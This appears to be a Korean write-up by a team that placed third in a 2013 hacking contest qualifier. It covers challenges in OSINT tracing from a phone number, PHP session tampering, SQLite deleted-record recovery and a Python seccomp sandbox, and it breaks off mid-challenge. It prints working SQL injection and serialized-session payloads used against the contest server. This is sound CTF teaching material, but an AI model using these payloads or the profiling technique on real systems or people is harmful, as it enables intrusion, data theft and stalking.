

해킹방어대회 문제풀이 보고서

- Whitehat contest 2013 (team qualification) -

Name

(권혁, 권혁주, 이대진, 이상섭)

Nick : 20131107의 그분들

Email : austinkwon2@gmail.com

Ranking : 3 rd

대회 소개

- 대회 홈페이지 : <http://whitehatcontest.ls-al.org>
- 참가 단위 : 단체전
- 운영 : Raon secure (<http://www.raonsecure.com/>)
- 대회 진행 방식: 선택형 문제풀이 방식 (지오파티 방식)
- 대회 종료 후 상위 8 팀 본선 진출권 획득

Ranking		
순위	팀명	점수
1	CodeRed	755
2	TMP Returns	600
3	20131107의 그분들	600
4	국군사이버사령부	251
5	Team Pure	102
6	Team HM	100
7	치킨과 평화	100
8	CodeBlack	100
9	컴퓨터보안로동자	100
10	13ooting	100

(10위까지만 공개되어있음)

Stalker (100 points)**Description****Stalker (100 points) [53 Team Solved]**

평소 무료한 나날을 보내던 시몬이는 무연히 길을 걸다 흘려본 이성에게 눈부신 광채를 느끼고 첫 눈에 반하게 된다. 어릴적부터 가지고 있던 자폐 증상때문에 많은 이야기를 할 자신이 없었던 시몬은 항상 손에 지니고 있던 휴대폰을 내밀며 "전화번호좀.."이라는 한 마디를 입술 밖으로 겨우 뱉어 내어 힘겹게 연락처를 받아내었다.

그 사람의 연락처는 017-4989-7777 이었고 평소 대한민국 최고라 일컬어지는 보안기술연구팀(ASRT) 사이트(<http://ls-ai.org>)를 꾸준히 모니터링하며 해커의 꿈을 키워온 시몬은 순간 꿈꿔오던 상상속 해커로 빙의하여 그의 모든 정보를 털어보겠다 결심한다. 왼쪽으로 기울어진 그의 고개는 긴장감에 더욱 굳어지고 눈은 땀바닥을 노려보며 핏빛으로 충혈된다.

밤을 지새우며 정보를 탐닉하던 끝에 개인정보 뿐만아니라 서로가 존경하는 인물까지 같다는 사실을 알아내며 흥분을 감추지못한 시몬은 이게 바로 운명이 아닐까 하는 강한 생각에 텅 빈 골방에서 홀로 더욱 더 깊은 사람에 빠지게 되는데..

시몬과 그 사람이 존경하는 인물의 이름을 알아내시오.

문제에 간단한 스토리가 주어졌다. 문제의 최종목적은 주어진 정보를 이용해 스토리에 나온 시몬과 그 사람이 존경하는 인물을 찾는 것이다. 주어진 정보라고는 했지만 사실상 구체적인 정보는 1)'시몬'이라는 이름과 2)'017-4989-7777'이라는 연락처뿐이다. 구글을 비롯한 여러 사이트에서 이름과 연락처를 검색해보았지만, 아무런 정보도 얻지 못했다. 10시간이 넘는 시간 동안 사이트 검색을 해보아도 실마리가 잡히지 않아, 대상을 바꿔 SNS에서 검색을 해보았다.

트위터에서 연락처를 검색하자 아래와 같은 트윗을 볼 수 있었다.

트위터 전화번호 검색결과



'안알라쭈'이라는 계정으로 트위터는 연락처와 이메일을 적어두었다. 해당 계정의 다른 트윗들을 더 확인해보았지만 존경하는 사람과 관련된 글을 찾을 수 없다. 이번엔 트윗에 있는 이메일의 앞 자리를 페이스북에서 검색해보았더니 아래 화면과 같은 페이지를 찾을 수 있었다.

페이스북 아이디 검색 결과



해당 페이지에 들어가보면 여러 글이 올라와있는데, 아래 그림과 같은 글을 통해 'Sigmund ASRT Freud'라는 인물을 존경하고 있음을 확인할 수 있다.

페이스북 '라주미' 페이지



라주미

9월 14일

평소 내가 존경하던 'Sigmund ASRT Freud'가 발견해낸 무의식에 관한 이론을 살펴보며 나도 내 자신이 지니고 있는 현재의 무의식을 조금이나마 들여보고자 무념무상의 상태에서 그림을 한 점 그려보았다.
완성본을 보고 많은 생각이 스쳐지나갔다.

**Flag** : Sigmund ASRT Freud

serial2 (150 points)**Description****serial2 (150 points) [16 Team Solved]**

아이돌 가수 팬사이트에 새로운 취약점이 보고되었다!

[link](#)

인증

웹 사이트 링크 하나가 주어졌다. 접속해보면 아래와 같은 화면을 볼 수 있다.


http://211.58.255.64:8088/webprpr/index.php?p=home

H.S.Y 2 Admin

Home Photo To HSY Login Join


H.S.Y 2
Hello,

Han Seung-yeon

 Han Seungyeon (born on July 24, 1988 in Seoul) is a South Korean idol singer, dancer, and actress. She is known for being the main vocalist of the girl group Kara, formed by DSP Media in 2007.

Seungyeon was born on July 24, 1988. In Seoul, South Korea. She left South Korea to study at Tenafly High School in the New Jersey, United States. However, she withdrew from high school mid-course in order to pursue a singing career. After returning to South Korea, she debuted as a singer on March 29, 2007, as a member of the girl group Kara along with Park Gyuri, Jung Nicole and Kim Sunghee. During her time with the group, she passed a high school qualification exam, the College Scholastic Ability Test, and was accepted by Kyung Hee University, majoring in Theater and Film.

[Twitter](#) [Facebook Page](#)



디자인과 문제설명으로 미루어보아, whitehat contest 개인전에 나왔던 serial 문제와 유사할 것으로 생각된다. 디자인은 거의 동일하지만 이 문제에선 Admin 페이지가 추가되어있다. Admin 페이지 외에 개인전 문제와 차이점을 더 찾아보기 위해 웹 페이지를 하나씩 열어보았다.

http://211.58.255.64:8088/webprpr/index.php?p=tohsy

Admin

H.S.Y 2

Home Photo To HSY Login Join

::: H.S.Y 2 :::
 Hello,


To Han Seung-yeon

한승연에게 전하고 싶은 말을 남겨주세요!

3. 2013-09-13 23:08:20. **hellsonic**
나는 바보입니다.

2. 2013-09-13 22:31:11. **gogil**
아래 비밀글을 읽고싶다..!!

1. 2013-09-23 21:32:41. **readme**
비밀글 입니다.



개인전 문제와 마찬가지로 방명록을 보면 비밀 글이 있고 이 비밀 글에 키가 있다고 추측해볼 수 있다. 개인전 문제와 상당히 유사하여 같은 문제점이 있는지 확인해보기 위해 URL에서 인자로 넘어가는 p 변수의 값을 EVIL로 바꿔서 접속해보았다

http://211.58.255.64:8088/webprpr/index.php?p=EVIL

Admin


H.S.Y 2

Home Photo To HSY Login Join

::: H.S.Y 2 :::
 Hello,

Include 오류 발생: [2] include(page/EVIL.inc): failed to open stream: No such file or directory

Include 오류 발생: [2] include(): Failed opening 'page/EVIL.inc' for inclusion (include_path='.:usr/share/php:usr/share/pear')



접속했더니 위와 같은 오류 메시지가 나타났다. 메시지에서 page 디렉토리에 있는 파일들을 include 하는 것을 보고, page/[filename].inc 에 접속하여 각 페이지들의 소스를 얻을 수 있었다.

http://211.58.255.64:8088/webprpr/page./tohsy.inc

```
<?
    include("db/conn.php");

    if (isset($_SESSION['memdata'])) {
        $rowm = unserialize($_SESSION['memdata']);
        if (!$rowm) {
            echo "                Session unserialize Error<br />\r\n";
            echo "                Dump: " . $_SESSION['memdata'] . "<br />\r\n"
;
            exit;
        }

        $result = mysql_query("SELECT id FROM member WHERE idx='$rowm[idx]'
and level='$rowm[level]'",);
        if (!$result) {
            echo "                Query Error\r\n";
            exit;
        }

        $rows = mysql_fetch_array($result);

        if ($rowm[id] != $rows[id]) {
            echo "                $rows[id] : Hacking Detected\r\n";
            exit;
        }
    }

?>
    <h2><span class="blue">To Han Seung-yeon</span></h2>
    <p>한승연에게 전하고 싶은 말을 남겨주세요!</p>

<?
    $result = mysql_query("SELECT*FROM tohsy ORDER BY idx DESC");

    for ($i=0; $i<mysql_num_rows($result); $i++) {
        $rows = mysql_fetch_array($result);
        $rowsid = mysql_fetch_array(mysql_query("SELECT id FROM member WHER
E idx='$rows[memidx]'"));
        $id = htmlspecialchars($rowsid[0]);
        $totext = str_replace("\r\n", "<br />", htmlspecialchars($rows[text
]));
    }

?>
    <div class="tohsy">
        <div style="margin-
bottom: 5px;"><?=$rows[idx]?>. <?=$rows[date]?>. <span class="tohsyid"><?=$
id?></span></div>
        <div>


<?
    if ($rows[secret] == 1) {
        $rowm = unserialize($_SESSION['memdata']);
        if (($rows[memidx] == $rowm[idx]) || ($rowm[level] == 2)) {
```



```
        echo "                                $totext\r\n";
    } else {
        echo "                                <br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<b>비밀글 입니다.</b>
<br /><br />\r\n";
    }
} else {
    echo "                                $totext\r\n";
}
?>
        </div>
</div>
<?
}
?>
```

소스 파일들 중 tohsy.inc를 확인해보니 level이 2인 계정만이 비밀 글의 내용을 읽을 수 있다는 것을 확인할 수 있다. level이 2인 계정을 만들거나, admin의 계정을 알아야 하기 때문에 우선 Admin 메뉴에 접근을 시도하기로 했다.

<http://211.58.255.64:8089/admin/>



Admin 페이지로 들어가 보면 위와 같은 로그인 폼을 볼 수 있다. 위 폼에서는 SQL injection 취약점이 발생하여 위 화면처럼 injection구문을 넣어주고 로그인하면 관리자 계정으로 로그인할 수 있다.

수 있다. 이런 형식으로 세션 파일을 생성하면 계정을 컨트롤 할 수 있다.



세션파일의 내용을
`memdata|s:83:"a:4:{s:3:"idx";i:1;s:2:"id";s:7:"wnrdjfk";s:2:"pw";s:8:"gurwn714";s:5:"level";i:2;}";` 로 바꾸어
 level을 2로 바꾸는 데는 성공했지만 해킹시도 탐지루틴 때문에 바로 비밀 글을 읽을 수 없었다.

```
http://211.58.255.64:8088/webprpr/page/tohsy.inc

if (isset($_SESSION['memdata'])) {
    $rowm = unserialize($_SESSION['memdata']);
    if (!$rowm) {
        echo "                Session unserialize Error<br />#r#n";
        echo "                Dump: " . $_SESSION['memdata'] . "<br />#r#n";
        exit;
    }

    $result = mysql_query("SELECT id FROM member WHERE idx='".$rowm[idx]'" and level='".$rowm[level]'");
    if (!$result) {
        echo "                Query Error#r#n";
        exit;
    }

    $rows = mysql_fetch_array($result);

    if ($rowm[id] != $rows[id]) {
        echo "                $rows[id] : Hacking Detected#r#n";
        exit;
    }
}
```

바로 tohsy.inc의 이 부분 때문이다. 세션에 들어있는 idx와 level에 맞는 아이디를 DB에서 조회해서 그 아이디가 세션의 아이디와 다르면 쿼리 결과와 Hacking Detected를 출력한다. 조금 당황했으나 세션에서 idx 부분에 SQL Injection 구문을 넣으면 우회가 가능하다는 것을 알고 실행에 옮겼다.

```
memdata|s:112:"a:4:{s:3:"idx";s:25:"W' union select
W'wnrdjfkW'#";s:2:"id";s:7:"wnrdjfk";s:2:"pw";s:8:"gurwn714";s:5:"level";i:2}";
```

3. 2013-09-13 23:08:20. **hellsonic**

나는 바보입니다.

2. 2013-09-13 22:31:11. **gogil**

아래 비밀글을 읽고싶다..!!

1. 2013-09-23 21:32:41. **readme**

뭐요, 여기 답 없소..

DB 뒤져보시오

거우 읽었더니 답이 없다고 한다. 우리 팀은 이때 살짝 당황을 했지만, DB를 뒤져보라는 말에 현재 db에서 쓰는 모든 테이블과 컬럼을 뒤졌다. 하지만 키를 찾을 수는 없었다.

```
memdata|s:158:"a:4:{s:3:"idx";s:71:"W' union select schema_name from
information_schema.schemata limit 1,1#";s:2:"id";s:7:"wnrdjfk";s:2:"pw";s:8:"gurwn714";s:5:"level";i:2}";
```

k3y_1s_h3r3 : Hacking Detected

그러다가 다른 DB에 있는 것이 아닐까? 라는 의문이 제기되었고

방법을 모색하다가 information_schema.schemata 의 schema_name을 조회하면 다른 DB 정보를 가져올 수 있다는 것을 알았다. 결과는 위 그림과 같다. 대놓고 키가 여기 있다는 것을 알려준다.

```
memdata|s:144:"a:4:{s:3:"idx";s:57:"W' union select k3yk3y from k3y_1s_h3r3.k3yk3y limit
0,1#";s:2:"id";s:7:"wnrdjfk";s:2:"pw";s:8:"gurwn714";s:5:"level";i:2}";
```

488821687a1efe563e073fca374e439a : Hacking Detected

테이블명과 컬럼명도 알아낸 후 불러와서 답을 얻을 수 있었다.

Flag : 488821687a1efe563e073fca374e439a

Suspect Page(150 points)

Description

Suspect Page(150 points) [24 Team Solved] ×

Suspect Block

용의자 Anccc의 PC를 분석하던 도중 공범과 주고 받은 메일에 첨부된 특이한 파일을 발견하였다.

이 파일을 통해 Anccc는 공범과 범행을 위한 신호를 데이터 삭제를 통해 주고 받았다고 하는데...

해당 파일에서 삭제된 데이터가 속한 페이지 인덱스 2개를 찾아 Anccc가 전달하고자 하는 날짜를 알아맞춰 보자.

답 형식 : md5(MMDD) 소문자



MM = First Deleted Page Index

DD = Second Deleted Page Index

- 인증키 입력창에 브루트 포싱 공격으로 인증할 경우 무효 처리 -

 인증

링크 한 개가 주어졌다. 링크에 접속하면 Suspect_Block.db.zip이라는 zip 압축파일을 다운받을 수 있다.

 _MACOSX	2013-09-14 오후...	파일 폴더	
 Suspect_Block.db	2013-08-26 오후...	Data Base File	148KB

sqlite db 파일에서 지워진 두 데이터가 포함된 페이지의 인덱스를 찾아서 (md5(MMDD) MM : 첫번째 지워진 데이터, DD : 두번째 지워진 데이터) 이렇게 해줘야 한다.

<http://www.sqlite.org/fileformat.html>

Database Header


Pages of the database file comprise the database file header. The database file header is divided into fields as shown by the table in the database file header are stored with the most significant byte first (big-endian).

Database Header Format

Offset	Size	Description
0	16	The header string: "SQLite format 3\000"
16	2	The database page size in bytes. Must be a power of two between 512 and 32768 inclusive, or the value 1 representing a page size of 65536.
18	1	File format write version. 1 for legacy; 2 for WAL.
19	1	File format read version. 1 for legacy; 2 for WAL.
20	1	Bytes of unused "reserved" space at the end of each page. Usually 0.
21	1	Maximum embedded payload fraction. Must be 64.
22	1	Minimum embedded payload fraction. Must be 32.
23	1	Leaf payload fraction. Must be 32.
24	4	File change counter.
28	4	Size of the database file in pages. The "in-header database size".
32	4	Page number of the first freelist trunk page.


구글에서 sqlite 구조에 대해 검색하면 이러한 자료들을 많이 찾을 수 있다. 문제가 페이지랑 관련이 되어있으니까 sqlite의 페이지 부분을 중점적으로 살펴보면 offset 16 즉 0x10 에는 페이지 사이즈가 적힌다는 것을 알 수 있다. hxd로 살펴보자

SQLite Databases Header



자료에 나왔듯이 0x10에는 사이즈가 적혀있다. 한 페이지당 0x1000의 사이즈를 사용한다는 것을 알 수 있다.

SQLite Page



실제로 파일에서 0x1000만큼 오프셋마다 이동해보면 각 페이지의 헤더처럼 보이는 데이터를 발견할 수 있다. 페이지 헤더 정보는 아래 그림을 보고 참고하였다.

<http://forensicsight.org/wp-content/uploads/2012/02/INSIGHT-SQLite-Record-Recovery.pdf>

Page Structure

- Internal Page header
 - Page flag: 05 00 00
 - Number of record: 00 50 01 D6 00
 - Offset of the first bytes of the record: 00 00 1F C9
 - Page number of right most child-page: 03
 - offset of first block of free space: 03
 - Num of fragmented free bytes: 03
- Leaf Page header
 - Page flag: 0D 00 00
 - Number of record: 00 14 00 4B 00
 - Offset of the first bytes of the record: 03 D3 03 45 03 2B 03 10
 - offset of first block of free space: 02 F6 02 DB 02 C1 02 47 02
 - Num of fragmented free bytes: 00


Forensic insight 에서 SQLite-Record-Recovery 라는 문서를 보면 각 페이지 헤더의 2~3번째 바이트는 freespace의 오프셋을 나타낸다는 것을 알 수 있다. 이 영역이 0이 아니면 삭제된 데이터가 있다고 판단 가능하다.

Oxygen SQLite Viewer

#	id	url	title	visit_count	typed_count
230	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Penado con forma de la<TRIAL>XXXXXXXXXXXXXXXXXX...	1	0
231	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Trancas indianas Escola de cab<TRIAL>XXXXXXXXXXXXXXXXXX...	1	0
232	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ PENTAEADO MOICANIO - O MESTRE DO<TRIAL>XXXXXXXXXX...	1	0
233	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Penado Para Boda Boho Chic Romantico SemRecog<...>	1	0
234	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Свадебная прическа на средние волос<TRIAL>XXXX...	1	0
235	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Easy Messy Updo Ha<TRIAL>XXXXXXXXXXXXXXXXXX	1	0
236	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ CTN 21<TRIAL>XOX	1	0
237	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Cambodian star - Interview with Khme<TRIAL>XXXX...	1	0
238	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Preap Sovath singing Khmer Pop hit song on<TRIAL>X...	1	0
239	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Soeur Sotheara singing a Khmer song "Vi vign heuy<TRI...	1	0
240	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Sokun Nisa singing Khmer classic slow son<TRIAL>XOX...	1	0
241	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Preap Sovath singing a slow song "Can Teev Chese<TRI...	1	0
242	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Sokun Nisa singing "Srah Muy Keov" at<TRIAL>XXXXXX...	1	0
243	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Sokun Nisa singing a Cha Che "Sralanh"<TRIAL>XXXXXX...	1	0
244	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ Rim Saverth & Sokun Nisa USA <TRIAL>XXXXXXXXXXXXXXXXXX...	1	0
245	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ You<TRIAL>	1	0
246	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ 1993 강유동 마쿠리트 <TRIAL>XXXXXXXXXXXXX	2	0
247	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ 1993 강유동 마쿠리트 <TRIAL>XXXXXXXXXXXXX	1	0
248	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ 한국마쿠리트 1993 수입 100-금 <TRIAL>XXXXXXXXXXXXX...	1	0
249	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ 한국마쿠리트 황두경 <TRIAL>XXXXXXXXXXXXX	1	0
250	2...	http://www.youtube.co<TRIAL>XXXXXXXXXXXXXXXXXX	▶ ★ 가르 시마 만루플럼 영상_06<TRIAL>XXXXXXXXXXXXX...	1	0
251	0	http://www.youtube.com/results?search_<TRIAL>XXXXX...	saturday righ<TRIAL>XXXXXXXXXXXXX	2	0
252	0	http://<TRIAL>	utube.com/resul<TRIAL>XXXXXXXXXXXXX	1<TR><TRI...	97
253	0		<TRIAL>XXXXXXXXXXXXXXXXXX		
254	0		<TRIAL>XXXXXXXXXXXXXXXXXX		

일일이 hxd로 freespace를 찾아서 복구를 하기에는 너무 복잡해서 틀이 있나 검색해보니 Oxygen

SQLite Viewer라는 아주 좋은 툴이 있었다. Oxygen SQLite Viewer의 freespace 영역들을 찾아서 삭제된 데이터를 복구시켜주는 기능을 이용하면 삭제된 데이터가 어떤 값인지 알 수 있을 것이다.



테이블을 보면 (레코드/삭제된데이터) 형식으로 나타내고 있는데 keyword_serach_terms 와 urls 테이블에서 삭제된 데이터가 있음을 알 수 있다.

#	keyword_id	url_id	lower_term	term	Offset
1	33	1<TR...	0x<TRIAL>	0x<TRIAL>	
2	2	1<TR...	mac sqlite vi<TRIAL>XXXXXX	mac sqlite vi<TRIAL>XXXXXX	
3	33	1<TR...	saturday<TRIAL>XX	saturday<TRIAL>XX	40<TRIAL>
4	0	33	ysaturday<TRIAL>XX	saturday<TRIAL>XX	40<TRIAL>
251	0	http://www.youtube.com/results?search_<TRIAL>XXXX...	06<TRIAL>XXXXXXXXXXXXXXXX	saturday<TRIAL>XXXXXX	2 0
252	0	http://<TRIAL>	utube.com/resul<TRIAL>XXXXXXXX		1<TR<TRI... 97
253	0		<TRIAL>XXXXXXXXXXXXXXXX		
254	0		<TRIAL>XXXXXXXXXXXXXXXX		

각각 keyword_serach_terms와 urls 에서 삭제된 데이터들이다. 삭제된 데이터는 살색으로 칠해져 있다. Trial 버전이라 제대로 표시를 안해주지만 hxd에서 확인이 가능하다.

Deleted_Data																	
00009F70	01	02	41	41	02	00	C5	6D	61	63	20	73	71	6C	69	74
00009F80	65	20	76	69	65	77	65	72	20	66	72	65	65	77	61	72	..AA..Amac sqlit
00009F90	65	6D	61	63	20	73	71	6C	69	74	65	20	76	69	65	77	e viewer freewar
00009FA0	65	72	20	66	72	65	65	77	61	72	65	20	02	05	01	02	emacs sqlite view
00009FB0	25	25	21	00	84	EB	AF	B8	EC	93	B0	EC	97	90	EC	9D	er freeware
00009FC0	B4	EB	AF	B8	EC	93	B0	EC	97	90	EC	9D	B4	00	00	00	%!,,"ë",i"°i-.i.
00009FD0	33	01	37	37	21	79	73	61	74	75	72	64	61	79	20	6E	'ë",i"°i-.i.'...
00009FE0	69	67	68	74	20	EC	86	8C	EC	9C	A8	73	61	74	75	72	3.77!ysaturday n
00009FF0	64	61	79	20	6E	69	67	68	74	20	EC	86	8C	EC	9C	A8	ight it@Eiœ"satur
0000A000	0D	0F	CB	00	03	0F	95	00	0F	E5	0F	95	0F	B0	00	00	day night it@Eiœ"
0001BCA0	01	01	06	01	01	68	74	74	70	3A	2F	2F	77	77	77	2E	.E...*.â.*.°..
0001BCB0	79	6F	75	74	75	62	65	2E	63	6F	6D	2F	72	65	73	75
0001BCC0	6C	74	73	3F	73	65	61	72	63	68	5F	71	75	65	72	79	...http://www.
0001BCD0	3D	73	61	74	75	72	64	61	79	2B	6E	69	67	68	74	2B	youtube.com/resu
0001BCE0	25	45	43	25	38	36	25	38	43	25	45	43	25	39	43	25	lts?search_query
0001BCF0	41	38	73	61	74	75	72	64	61	79	20	6E	69	67	68	74	=saturday+night+
0001BD00	20	EC	86	8C	EC	9C	A8	20	2D	20	59	6F	75	54	75	62	%EC%B6%BC%EC%9C%
0001BD10	65	02	00	00	2E	42	69	2D	F8	1A	2F	00	00	81	17	7A	A8saturday night

Keyword_search_terms의 삭제된 데이터는 0xA000에 속해있고 urls 에서 삭제된 데이터는 0x1C000 에 속해 있는 것을 알 수 있다.

즉 0xA -> 10

0x1C -> 28 이므로 1028을 md5로 변환시킨 값이 답이 되겠다.

Flag : 3806734b256c27e41ec2c6bffa26d9e7

PyBox (200 points)

Description

PyBox (200 points) [11 Team Solved] ×

[PyBox.7z](#)






[Server](#)

[Server2](#)

[Server3](#)

인증

4개의 링크가 주어졌다. 우선 첫 번째 PyBox.7z를 클릭하면 7z 압축파일을 받을 수 있다.

PyBox.7z			
	data	2013-09-15 오전...	파일 폴더
	pybox	2013-09-15 오전...	파일 폴더
	.project	2013-09-11 오전...	PROJECT 파일 1KB
	.pydevproject	2013-09-11 오전...	PYDEVPROJECT ... 1KB
	main.py	2013-09-12 오전...	Python File 1KB

압축을 풀어보면, main.py를 비롯해 pybox와 data 폴더 아래에 몇 개의 Python 스크립트와 html 파일이 존재한다. 해당 파일들은 자체적으로 웹 서버를 구축하여 서비스를 제공하는 동작을 한다.

이 스크립트들은 문제에 주어진 Server1, Server2, Server3 링크가 가리키고 있는 웹 서버의 소스이다. 해당 웹 서버에 접속해보면 아래 화면과 같이 Python 스크립트 작성, 저장, 실행기능을 제공하는 페이지를 볼 수 있다.

http://54.250.142.114:8088/#home

PyBox Home Simulator My Scripts

Your code here

```
1 print "hello"
```

Running...
hello

Save Run

사용자가 작성한 Python script를 서버에서 실행시켜주기 때문에 리버스 커넥션을 생성하는 스크립트를 작성하여 실행시켜보았지만, 별다른 결과를 볼 수 없어 주어진 소스에서 스크립트를 실행시키는 부분을 찾아 분석해보았다.

```
pybox/Eval.py
def myExec(data) :
    tmp = '/tmp/%s' % randStr(20)
    pid = os.fork()

    if pid == 0 :
        sys.stdout = open(tmp, 'wb')
        sys.stderr = sys.stdout

        print 'Running...'
        prctl.set_seccomp(True)
        try :
            exec data
        except :
            pass

        sys.stdout.flush()
        sys.exit(0)
.....
```

위 코드에서 볼 수 있듯이 사용자에게 입력 받은 스크립트를 exec로 수행하기 전에 set_seccomp라는 함수를 실행시킨다. set_seccomp함수는 구글에서 개발한 Seccomp라는 샌드박스를 적용시키는 함수이다. Seccomp의 동작원리는 간단하다.

Description about prctl.set_seccomp

prctl.set_seccomp(mode)

Set the secure computing mode for the calling thread. In the current implementation, mode must be `True`. After the secure computing mode has been set to `True`, the only system calls that the thread is permitted to make are `read()`, `write()`, `_exit()`, and `sigreturn()`. Other system calls result in the delivery of a `SIGKILL` signal. Secure computing mode is useful for number-crunching applications that may need to execute untrusted byte code, perhaps obtained by reading from a pipe or socket. This operation is only available if the kernel is configured with `CONFIG_SECCOMP` enabled.

위의 그림에 나와있듯이 read, write, exit, sigreturn이라는 4개의 system call만 호출 가능하게 함으로써 다른 동작을 막는 샌드박스이다. 따라서 execve system call을 필요로 하는 system함수나 open system call을 필요로 하는 open, fopen등의 함수를 사용할 수 없도록 제한되어있다.

어떤 파일도 열지 못하고, 쉘 명령을 실행할 수도 없는 상황이기 때문에 굉장히 막막하다. 하지만 seccomp의 기능을 다시 한번 살펴보면 open은 사용할 수 없지만, read와 write는 가능하다는 것들 볼 수 있다. 즉, read와 write를 사용해 이미 열려있는 파일에 대해 읽기쓰기가 가능하다는 뜻이다. 그럼 명령이 실행되는 시점에서 프로세스는 어떤 파일을 열어둔 상태인지 확인해보자.

ls -l /proc/[pid]/fd/

합계 0

```
lrwx----- 1 memod memod 64 9월 17 13:01 0 -> /dev/pts/1
lrwx----- 1 memod memod 64 9월 17 13:01 1 -> /dev/pts/1
lrwx----- 1 memod memod 64 9월 17 13:01 2 -> /dev/pts/1
